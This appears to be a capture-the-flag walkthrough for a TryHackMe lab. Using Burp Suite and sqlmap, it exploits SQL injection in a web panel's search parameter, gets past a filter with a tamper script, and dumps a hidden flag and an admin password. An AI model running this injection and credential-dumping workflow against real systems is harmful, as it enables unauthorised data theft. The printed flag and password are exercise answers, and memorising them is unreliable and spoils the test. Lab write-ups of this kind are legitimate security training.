packet using burpsuite



```
GET /santapanel?search=shoe HTTP/1.1
Host: 10.10.23.97:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.10.23.97:8000/santapanel?search=shoe
Cookie: session=eyJhdXRoIjp0cnVlfQ.X8v1VA.l4kZMRUictl4BXU7HF_g9Ks45RE
Upgrade-Insecure-Requests: 1
```


now select 'save item' to save the intercept packet

run SQLi using the save packet name 'req.txt'




```
—(nobodyatall㉿0xDEADBEEF)-[~/tryhackme/a
—$ sqlmap -r req.txt --batch --tables
```

it's vulnerable to SQLi but the SQLMap shows it's not vulnerable, something might be blocking it




```
[16:14:24] [INFO] testing if GET parameter 'search' is dynamic
[16:14:24] [INFO] GET parameter 'search' appears to be dynamic
[16:14:24] [WARNING] heuristic (basic) test shows that GET parameter 'search' might not be injectable
[16:14:24] [INFO] testing for SQL injection on GET parameter 'search'
[16:14:25] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[16:14:25] [WARNING] reflective value(s) found and filtering out
[16:14:27] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
```

increasing the level & using tamper to bypass waf seems working here




```
┌──(nobodyatall㉿0xDEADBEEF)-[~/tryhackme/adventOfCyber2/day5]
└─$ sqlmap -r req.txt --batch --tables --tamper=space2comment --level 2

                                {1.4.11#stable}
```



```
[16:19:38] [WARNING] reflective value(s) found and filtering out
[16:19:41] [INFO] GET parameter 'search' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="James")
[16:19:46] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'SQLite'
it looks like the back-end DBMS is 'SQLite'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'SQLite' extending provided level (2) and risk (1) values? [Y/n] Y
[16:19:46] [INFO] testing 'Generic inline queries'
[16:19:46] [INFO] testing 'SQLite inline queries'
```


extracted tables




```
[16:20:11] [WARNING] changes made by tampering scripts are not includ
[16:20:11] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[16:20:11] [INFO] fetching tables for database: 'SQLite_masterdb'
Database: SQLite_masterdb
[3 tables]
+-------------+
| hidden_table |
| sequels      |
| users        |
+-------------+

[16:20:11] [WARNING] HTTP error codes detected during run:
```

now extract the hidden_table columns, flag?




```
┌──(nobodyatall㉿0×DEADBEEF)-[~/tryhackme/adventOfCyber2/day5]
└─$ sqlmap -r req.txt --batch --current-db -T hidden_table --columns --tamper=space2comment --level 2
```




```
[16:22:50] [WARNING] reflective
Database: SQLite_masterdb
Table: hidden_table
[1 column]
+--------+------+
| Column | Type |
+--------+------+
| flag   | text |
+--------+------+

[16:22:51] [INFO] fetched data
```

extract the flag column & we've found the flag!




```
┌──(nobodyatall㉿0×DEADBEEF)-[~/tryhackme/adventOfCyber2/day5]
└─$ sqlmap -r req.txt --batch --current-db -T hidden_table -C flag --dump --tamper=space2comment --level 2
```




```
[16:23:44] [WARNING] reflective value(s) found a
Database: SQLite_masterdb
Table: hidden_table
[1 entry]
+------------------------------------------+
| flag                                     |
+------------------------------------------+
| thmfox{All_I_Want_for_Christmas_Is_You}  |
+------------------------------------------+
```

Question: What is the flag?




```
Database: SQLite_masterdb
Table: hidden_table
[1 entry]
+-----------------------------------------+
| flag                                    |
+-----------------------------------------+
| thmfox{All_I_Want_for_Christmas_Is_You} |
+-----------------------------------------+
```

now let's dump the columns for users table




```
Database: SQLite_masterdb
Table: users
[2 columns]
+----------+------+
| Column   | Type |
+----------+------+
| password | text |
| username | text |
+----------+------+
```

dump the values for username & password in users table & we found the admin's credential



```
Database: SQLite_masterdb
Table: users
[1 entry]
+----------+------------------+
| username | password         |
+----------+------------------+
| admin    | EhCNSWzzFP6sc7gB |
+----------+------------------+
```

Question: What is admin's password?



```
+------------------+
| EhCNSWzzFP6sc7gB |
+------------------+
```